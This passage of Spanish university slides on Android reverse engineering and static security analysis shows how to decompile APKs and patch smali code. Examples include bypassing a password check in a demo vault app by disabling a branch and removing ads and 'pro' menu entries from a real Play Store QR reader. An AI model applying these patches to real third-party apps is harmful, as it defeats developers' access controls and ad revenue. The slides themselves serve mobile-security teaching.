


```
invoke-virtual {v14, v15}, Ljava/lang/String;.>equals(Ljava/lang/
Object;)Z
move-result v22
if-eqz v22, :cond_2
    →:cond_3
    .line 111
    move-object/from16 v0, p0
```

- Aplicar, reensamblar e instalar la nueva apk para ver que funciona


Caso de estudio 2

- **vault.apk**
 - Disponible en
<https://basto.digital/download/vault.apk>
 - Este ejemplo es más sencillo, pero conlleva entender qué parte de la app hay que modificar





Rectificar el layout de la app



The screenshot shows the Android Studio interface with the project 'unlock' open. The 'activity_unlock.xml' layout file is selected in the palette. The layout consists of a ConstraintLayout containing three ImageViews and one Button. The XML code for the layout is as follows:

```
<ConstraintLayout>
    <password (Password)>
        <unlock "@+id/action_unlock">
        <loading>
        <imageView2>
        <imageView3>
    </ConstraintLayout>
```

The preview window shows a dark-themed mobile application with a teal header bar. The main screen has a large, stylized teal 'Basto.digital' logo. Below it is a circular icon with a yellow sun-like symbol. At the bottom, there is a dark grey footer bar with a 'Password' field, an error message 'Unlocking vault failed', and a large green 'UNLOCK' button.



Análisis

```
jucar@nuc-jcrg ~/CDM/case-studies/2.Vault
$ grep -inr "Unlocking vault" --include=*.smali

jucar@nuc-jcrg ~/CDM/case-studies/2.Vault
$ grep -inr "Unlocking vault" --include=*
Binary file vault.apk matches
Binary file vault.apk-decompiled/build/apk/resources.arsc matches
Binary file vault.apk-decompiled/build/resources.zip matches
Binary file vault.apk-decompiled/dist/vault.apk matches
vault.apk-decompiled/res/values/strings.xml:63:      <string name="unlock_failed">
Unlocking vault failed</string>

jucar@nuc-jcrg ~/CDM/case-studies/2.Vault
$ grep -inr "Unlocking vault" --include=*
Binary file vault.apk matches
Binary file vault.apk-decompiled/build/apk/resources.arsc matches
Binary file vault.apk-decompiled/build/resources.zip matches
Binary file vault.apk-decompiled/dist/vault.apk matches
vault.apk-decompiled/res/values/strings.xml:63:      <string name="unlock_failed">Unlocking vault failed</string>
jucar@nuc-jcrg ~/CDM/case-studies/2.Vault
$ grep -inr "unlock_failed" --include=*
Binary file vault.apk matches
Binary file vault.apk-decompiled/build/apk/classes.dex matches
Binary file vault.apk-decompiled/build/apk/resources.arsc matches
Binary file vault.apk-decompiled/build/resources.zip matches
Binary file vault.apk-decompiled/dist/vault.apk matches
vault.apk-decompiled/res/values/public.xml:1388:      <public type="string" name="unlock_failed" id="0x7f0d003c" />
vault.apk-decompiled/res/values/strings.xml:63:      <string name="unlock_failed">Unlocking vault failed</string>
vault.apk-decompiled/smali/digital/basto/vault/R$string.smali:138::field public static final unlock_failed:I = 0x7f0d003c
vault.apk-decompiled/sources/digital/basto/vault/R.java:1434:           public static final int unlock_failed = 2131558460;
vault.apk-decompiled/sources/digital/basto/vault/ui/view/UnlockViewModel.java:38:           this.unlockResult.setValue(new UnlockResult(Integer.valueOf((int) R.string.unlock_failed)));

```



Análisis (cont.)

```
public void unlock(String password) {  
    Result<VaultData> result = this.vaultRepository.unlock(password);  
    if (result instanceof Result.Success) {  
        setVault((VaultData) ((Result.Success) result).getData());  
    }  
}
```

```
public Result<VaultData> unlock(String password) {  
    Result<VaultData> result = this.dataSource.unlock(password);  
    if (result instanceof Result.Success) {  
        setVault((VaultData) ((Result.Success) result).getData());  
    }  
    return result;  
}
```

```
public class VaultDataSource {  
    private String vaultCombination = "Subscribe!";  
  
    public Result<VaultData> unlock(String password) {  
        try {  
            if (this.vaultCombination.equals(password)) {  
                return new Result.Success(new VaultData(1337.42f));  
            }  
            return new Result.Error(new AccessControlException("Wrong password!"));  
        } catch (Exception e) {  
            return new Result.Error(new IOException("Error unlocking view!", e));  
        }  
    }  
}
```


UnlockViewModel.java

VaultRepository.java

VaultDataSource.java

Smali objetivo

```
34 .method public unlock(Ljava/lang/String;)Ldigital/basto/vault/data/Result;
35     .locals 4
36     .param p1, "password"    # Ljava/lang/String;
37     .annotation system Ldalvik/annotation/Signature;
38         value = {
39             "(",
40             "Ljava/lang/String;",
41             ")",
42             "Ldigital/basto/vault/data/Result<",
43             "Ldigital/basto/vault/data/model/VaultData;",
44             ">";
45         }
46     .end annotation
47
48     .line 15
49     :try_start_0
50     iget-object v0, p0, Ldigital/basto/vault/data/VaultDataSource;->vaultCombination:Ljava/lang/String;
51
52     invoke-virtual {v0, p1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
53
54     move-result v0
55
56     if-eqz v0, :cond_0
57         #if-eqz v0, :cond_0
58
59     new-instance v0, Ldigital/basto/vault/data/model/VaultData;
60
61     const v1, 0x44a72d71
62
63     invoke-direct {v0, v1}, Ldigital/basto/vault/data/model/VaultData;-><init>(F)V
64
65     .line 19
66     .local v0, "unlockData":Ldigital/basto/vault/data/model/VaultData;
67     new-instance v1, Ldigital/basto/vault/data/Result$Success;
68
69     invoke-direct {v1, v0}, Ldigital/basto/vault/data/Result$Success;-><init>(Ljava/lang/Object;)V
70
71     return-object v1
72
73     .line 21
74     .end local v0      # "unlockData":Ldigital/basto/vault/data/model/VaultData;
75     :cond_0
76     new-instance v0, Ldigital/basto/vault/data/Result$Error;
77
78     new-instance v1, Ljava/security/AccessControlException;
79
80     const-string v2, "Wrong password!"
81
```







Caso de estudio 3

■ QR Code Reader

- <https://apkpure.com/es/qr-code-reader-qr-code-scanner/tw.mobileapp.qrcode.banner>
- <https://play.google.com/store/apps/details?id=tw.mobileapp.qrcode.banner>



- No siempre necesitamos modificar el código de la app



Objetivo: Eliminar la publicidad

- Localizar los ids de publicidad y eliminarlos

```
jucar@nuc-jcrg ~/CDM/case-studies/3.QrReader
$ grep -inr "ads" --include=*.smali | grep "tw.mobileapp.qrcode.banner"
```

```
jucar@nuc-jcrg ~/CDM/case-studies/3.QrReader
$ grep -inr "AdView" --include=*.smali | grep "tw.mobileapp.qrcode.banner"
```

```
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2021:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2025:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2027:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2031:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2033:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2041:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2049:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2063:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2075:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2081:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2083:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2085:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2098:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2108:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2116:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2130:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2137:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2141:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2143:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2147:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2149:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2153:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2155:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2163:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2171:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2185:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2197:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2203:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2205:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2207:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2613:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2619:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2621:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2624:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2628:
q.r.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2630:
```

Análisis

```
public void C1() {  
    FrameLayout frameLayout = (FrameLayout) this.d0.findViewById(C0061R.id.adLayout);  
    if (frameLayout != null) {  
        AdView adView = new AdView(this.Y);  
        this.Z = adView;  
        adView.setAdSize(AdSize.MEDIUM_RECTANGLE);  
        this.Z.setAdUnitId("ca-app-pub-9549147931362796/1676924541");  
        if (this.Z.getParent() != null) {  
            ((ViewGroup) this.Z.getParent()).removeView(this.Z);  
        }  
    }  
}
```




```
jucar@nuc-jcrg ~/CDM/case-studies/3.QrReader  
$ grep -rin "ca-app" --include=*.smali  
qr.apk-decompiled/smali/com/google/android/gms/ads/internal/util/zzj.smali:514:    const-string v1, "^ca-app-pub-[0-9]{16}~[0-9]{10}$"  
qr.apk-decompiled/smali/com/google/android/gms/internal/ads/xz2.smali:136:    const-string v0, "^ca-app-pub-[0-9]{16}~[0-9]{10}$"  
qr.apk-decompiled/smali/tw/mobileapp/qrcode/banner/ApplicationQRCode.smali:396:    const-string v2, "ca-app-pub-9549147931362796/4066079934"  
qr.apk-decompiled/smali/tw/mobileapp/qrcode/banner/InterstitialsAdStart.smali:138:    const-string v1, "ca-app-pub-9549147931362796/2650539336"  
qr.apk-decompiled/smali/tw/mobileapp/qrcode/banner/l.smali:876:    const-string v3, "ca-app-pub-9549147931362796/1533222455"  
qr.apk-decompiled/smali/tw/mobileapp/qrcode/banner/l.smali:2428:    const-string v1, "ca-app-pub-9549147931362796/2653156372"  
qr.apk-decompiled/smali/tw/mobileapp/qrcode/banner/MainFragmentActivity.smali:1141:    const-string v2, "ca-app-pub-9549147931362796/6396362471"  
qr.apk-decompiled/smali/tw/mobileapp/qrcode/banner/PermissionActivity.smali:414:    const-string v1, "ca-app-pub-9549147931362796/8818394220"  
qr.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2029:    const-string v2, "ca-app-pub-9549147931362796/1676924541"  
qr.apk-decompiled/smali/tw/mobileapp/qrcode/banner/x.smali:2151:    const-string v1, "ca-app-pub-9549147931362796/2653156372"
```



Idea feliz

- Si el anuncio aparece abajo se habrá reservado en el layout un espacio a tal fin.
¿Y si lo elimino de main.xml?





¿Y el menú de opciones?

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <RelativeLayout android:layout_width="fill_parent" android:layout_height="fill_parent"
3   xmlns:android="http://schemas.android.com/apk/res/android">
4   <LinearLayout android:orientation="vertical" android:layout_width="fill_parent" android:layout_height="fill_parent">
5     <LinearLayout android:orientation="vertical" android:id="@+id/defaultLayout" android:layout_width="fill_parent" android:layout_height="100.0dp" android:layout_weight="1.0">
6       <FrameLayout android:id="@+id/frameLayout" android:layout_width="fill_parent" android:layout_height="fill_parent" />
7     </LinearLayout>
8   </LinearLayout>
9 </RelativeLayout>
```

- En el código de MainFragmentActivity.java se localiza la carga de un menú

```
public boolean onCreateOptionsMenu(Menu menu) {
    getMenuInflater().inflate(C0061R.menu.menu_main, menu);
    if (this.o == null) {
        this.o = menu;
        G(this.n);
    }
    return super.onCreateOptionsMenu(menu);
}
```

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <menu
3   xmlns:android="http://schemas.android.com/apk/res/android">
4   <item android:icon="@drawable/flashlight_off" android:id="@+id/menu_flashlight" android:title="@string/menu_flashlight" android:showAsAction="always|withText" />
5   <item android:icon="@android:drawable/ic_menu_gallery" android:id="@+id/menu_image" android:orderInCategory="8" android:title="@string/menu_image" android:showAsAction="always|withText" />
6   <item android:icon="@android:drawable/ic_menu_recent_history" android:id="@+id/menu_history" android:orderInCategory="12" android:title="@string/menu_history" android:showAsAction="always|withText" />
7   <item android:icon="@drawable/icon" android:id="@+id/menu_icon" android:orderInCategory="0" android:title="" android:showAsAction="always|withText" />
8   <item android:icon="@drawable/pro" android:id="@+id/menu_pro" android:orderInCategory="50" android:title="@string/menu_pro" android:showAsAction="always|withText" />
9   <item android:icon="@android:drawable/ic_menu_info_details" android:id="@+id/menu_help" android:orderInCategory="10" android:title="@string/menu_help" android:showAsAction="always|withText" />
10 </menu>
```

- ¿Y si elimino las opciones de menu_icon y menu_pro?





Índice

- ¿Qué es Android? Conceptos básicos
- Anatomía de una app Android sencilla
- Herramientas para el desarrollo y emulación de apps Android
- Reversing de apks
- Smali y parcheado de apks



3. Ingeniería inversa de aplicaciones móviles Android

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)



4. Vulnerabilidades en apps Android: Análisis estático

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)

Indice

- Introducción al análisis de seguridad
- Estudio de vulnerabilidades típicas de las apps detectables mediante análisis estático
 - Herramientas
 - Casos de estudio



Índice

- **Introducción al análisis de seguridad**
- Estudio de vulnerabilidades típicas de las apps detectables mediante análisis estático
 - Herramientas
 - Casos de estudio

Análisis de seguridad

- Verificación de que un sistema cumple unos ciertos criterios a nivel de seguridad
- Difícil de llevar a cabo porque en muchas ocasiones los criterios de análisis no son claros o no están definidos



Análisis de seguridad: Errores típicos

- Realizarlo solo cuando se ha completado el sistema → debe **incluirse a lo largo de todo el ciclo de desarrollo** del software.
- No considerar la **interacción de los usuarios con el software**
- Dar por sentado que la realización de un análisis de seguridad será capaz de identificar **todos los problemas existentes**
- El análisis de seguridad debe analizar cómo las **anomalías y eventos inesperados** repercuten en el sistema, sin dar por sentado ciertos comportamientos de agentes externos
- Utilizar solo **técnicas automáticas**, que **son limitadas**

Tipos de análisis

- El análisis de seguridad supone la combinación de diferentes técnicas
 - Análisis de caja blanca (Whitebox testing): se dispone del código fuente y la documentación sobre el sistema para analizar
 - Análisis de caja negra (Blackbox testing): Sólo dispone del software que se va a analizar en su versión final con documentación limitada
 - Suele disponer de un entorno controlado en el que realizar las pruebas.
 - Utilizando técnicas de ingeniería inversa, puede acceder al código fuente de la aplicación.



Inspección y revisión manual

- Consiste en el análisis de la documentación existente y la realización, si es posible, de entrevistas con los desarrolladores
- Se debe seguir la política “confiar pero verificar”
- El análisis de la documentación debe incluir la revisión de los requisitos de seguridad, las políticas de programación segura utilizadas y el diseño del sistema □ Evitar ofrecer datos erróneos
- Aunque pueda parecer simple e ineffectivo, este tipo de análisis puede detectar muchos problemas de seguridad y evitar la aparición de vulnerabilidades durante el proceso de desarrollo
- Este tipo de análisis consume mucho tiempo y requiere que el sistema esté correctamente documentado



Modelado de amenazas

- Identificar los activos y funcionalidad del sistema
- Clasificar y catalogar los activos según su importancia
- Identificar las vulnerabilidades a las que están expuestos los activos (técnicas, operacionales o de gestión)
- Explorar las amenazas que puedan suponer las vulnerabilidades identificadas mediante la creación de escenarios de ataque
- Desarrollar un plan de mitigación para cada una de las amenazas.



Revisión de código fuente

- Reviser el código fuente de la aplicación para buscar vulnerabilidades en el mismo
- El análisis del código fuente, junto con otros elementos de una aplicación, conforman lo que se llaman “**técnicas de análisis estático**”
- Toda la funcionalidad de la aplicación está expresada en su código fuente, por lo que es la fuente más indicada para la búsqueda de vulnerabilidades en una aplicación
- En ocasiones, es la única forma de identificar la existencia de una vulnerabilidad
 - Ejemplos: problemas de concurrencia, lógica de negocio errónea, falta de comprobaciones a los parámetros de entrada, utilización de criptografía débil, etc.
- No detecta problemas que puedan surgir en tiempo de ejecución



Pruebas de penetración

- Analizar la seguridad de un sistema desde el exterior del mismo sin conocer su funcionamiento interno
- Es una técnica de análisis de caja negra, ya que no se conoce en profundidad el funcionamiento interno de la aplicación
- Para facilitar el análisis y conocer el funcionamiento interno del sistema que se va a analizar, se pueden utilizar técnicas de ingeniería inversa
- El sistema se ejecuta (**análisis dinámico**) y, desde el exterior, se le somete a un conjunto de pruebas destinadas a verificar los criterios de seguridad que se van a analizar
- Requiere del producto final ya desarrollado y no debería sustituir a las técnicas anteriores para evitar la aparición de vulnerabilidades durante las etapas tempranas del ciclo de desarrollo



Pruebas de penetración en el ámbito móvil

- Características diferenciadoras
 - Comunicaciones inalámbricas a través de múltiples canales
 - Portabilidad
 - Recolección de información del entorno por medio de sensores
 - Limitación en la capacidad de cómputo y consumo de energía
 - Utilización de aplicaciones con restricciones de acceso al sistema
- Esto hace que el proceso de análisis deba considerar una serie de criterios mínimos de forma específica:
 - Recursos accesibles por la aplicación
 - Transmisión de datos por medios inalámbricos
 - Almacenamiento de datos
 - Fugas de información



Índice

- Introducción al análisis de seguridad
- **Estudio de vulnerabilidades típicas de las apps detectables mediante análisis estético**
 - Herramientas
 - Casos de estudio



Lo ya estudiado

- APK Studio
 - apktool (ensamblado/desensamblado de apks e inspección de código smali)
 - JADX (decompilación)
 - adb, aapt (gestión de la comunicación con el dispositivo y obtención de información)
 - Firma y empaquetado de apks
- Conocimiento de la plataforma y los componentes de las apps Android



Vulnerabilidades

- Login inseguro
- Guardar en código información sensible
- Almacenamiento inseguro
- Verificación de entradas insuficiente
- Problemas de control de acceso

Caso de estudio: DIVA

- Damn insecure and vulnerable App
- Descargable desde
 - <https://github.com/payatu/diva-android>
- Las vulnerabilidades de la app son presentadas como retos de aprendizaje



Almacenamiento inseguro de datos

- Riesgo con impacto SEVERO y explotabilidad (en caso de existir) FÁCIL
- Puede conllevar
 - Robo de identidad
 - Violación de la privacidad
 - Fraude
 - Daño de la reputación
 - Pérdida de material digital
 - Violación de políticas externas
- Se considera el almacenamiento en BBDDs, ficheros (logs, XML, Manifiesto), tarjetas SD, información en la nube, almacenes binarios de datos, etc.
- Más información en <https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage>



Logging Inseguro (1/2)

■ Situación:

```
ca Símbolo del sistema - adb shell
Microsoft Windows [Versión 10.0.18363.1379]
(c) 2019 Microsoft Corporation. Todos los derechos reservados.

C:\Users\jucar>adb shell
root@vbox86p:/ # logcat
----- beginning of /dev/log/system
E/baseband-redis( 78): Redis baseband write connect error: Connection refused
----- beginning of /dev/log/main
D/DHCP ( 95): ===== DHCP message:
D/DHCP ( 95): op = BOOTREQUEST (1), htype = 1, hlen = 6, hops = 0
D/DHCP ( 95): xid = 0x1e260000 secs = 0, flags = 0x8000 optlen = 14
D/DHCP ( 95): ciaddr = 0.0.0.0
D/DHCP ( 95): yiaddr = 0.0.0.0
D/DHCP ( 95): siaddr = 0.0.0.0
D/DHCP ( 95): giaddr = 0.0.0.0
D/DHCP ( 95): chaddr = { 08 00 27 df b3 1b }
D/DHCP ( 95): sname =
D/DHCP ( 95): file =
D/DHCP ( 95): op 53 len 1 { 01 } discover
D/DHCP ( 95): op 55 len 4 { 01 03 06 1c }
D/DHCP ( 95): ===== DHCP message:
D/DHCP ( 95): op = BOOTREPLY (2), htype = 1, hlen = 6, hops = 0
D/DHCP ( 95): xid = 0x1e260000 secs = 0, flags = 0x0000 optlen = 312
D/DHCP ( 95): ciaddr = 0.0.0.0
D/DHCP ( 95): yiaddr = 192.168.144.101
D/DHCP ( 95): siaddr = 0.0.0.0
D/DHCP ( 95): giaddr = 0.0.0.0
D/DHCP ( 95): chaddr = { 08 00 27 df b3 1b }
D/DHCP ( 95): sname =
D/DHCP ( 95): file =
```

1. Insecure Logging

Objective: Find out what is being logged where/how and the vulnerable code.

Hint: Insecure logging occurs when developers intentionally or unintentionally log sensitive information such as credentials, session IDs, financial details etc.

Enter your credit card number

CHECK OUT



Logging Inseguro (2/2)

1. Insecure Logging

Objective: Find out what is being logged where/how and the vulnerable code.

Hint: Insecure logging occurs when developers intentionally or unintentionally log sensitive information such as credentials, session IDs, financial details etc.

126450

CHECK OUT

```
D/dalvikvm( 616): GC_FOR_ALLOC freed 970K, 18% free 6706K/8100K, paused 5ms, total 5ms
D/ConnectivityService( 616): [CheckMp] isMobileOk: X result=0
D/ConnectivityService( 616): [CheckMp] onPostExecute: result=0
D/ConnectivityService( 616): CheckMp.onComplete: result=0
D/ConnectivityService( 616): CheckMp.onComplete: ignore, connected or no connection
D/dalvikvm( 781): GC_FOR_ALLOC freed 576K, 16% free 3396K/4040K, paused 2ms, total 2ms
D/dalvikvm( 616): GC_FOR_ALLOC freed 964K, 18% free 6712K/8100K, paused 7ms, total 7ms
I/ActivityManager( 616): START u0 {cmp=jakhar.aseem.diva/.LogActivity} from pid 1455
E/EGL_emulation( 1455): tid 1455: eglSurfaceAttrib(1210): error 0x3009 (EGL_BAD_MATCH)
W/HardwareRenderer( 1455): Backbuffer cannot be preserved
D/dalvikvm( 1455): GC_FOR_ALLOC freed 166K, 5% free 4539K/4764K, paused 4ms, total 4ms
I/ActivityManager( 616): Displayed jakhar.aseem.diva/.LogActivity: +60ms
E/diva-log( 1455): Error while processing transaction with credit card: 126450
```

```
Log.e((String) "diva-log",
        (String) new StringBuilder().append("Error while
        processing transaction with credit card:")
        .append($param0.getText().toString()).toString());
```



Código con información sensible

- En ocasiones se código el código para guardar información sensible, en particular contraseñas
 - Los malos la encontrarán con toda seguridad
 - La vulnerabilidad debe considerarse y gestionarse en tiempo de diseño
- Más información
 - https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password



Código con información sensible 1

```
public class HardcodeActivity extends AppCompatActivity {
    /* access modifiers changed from: protected */
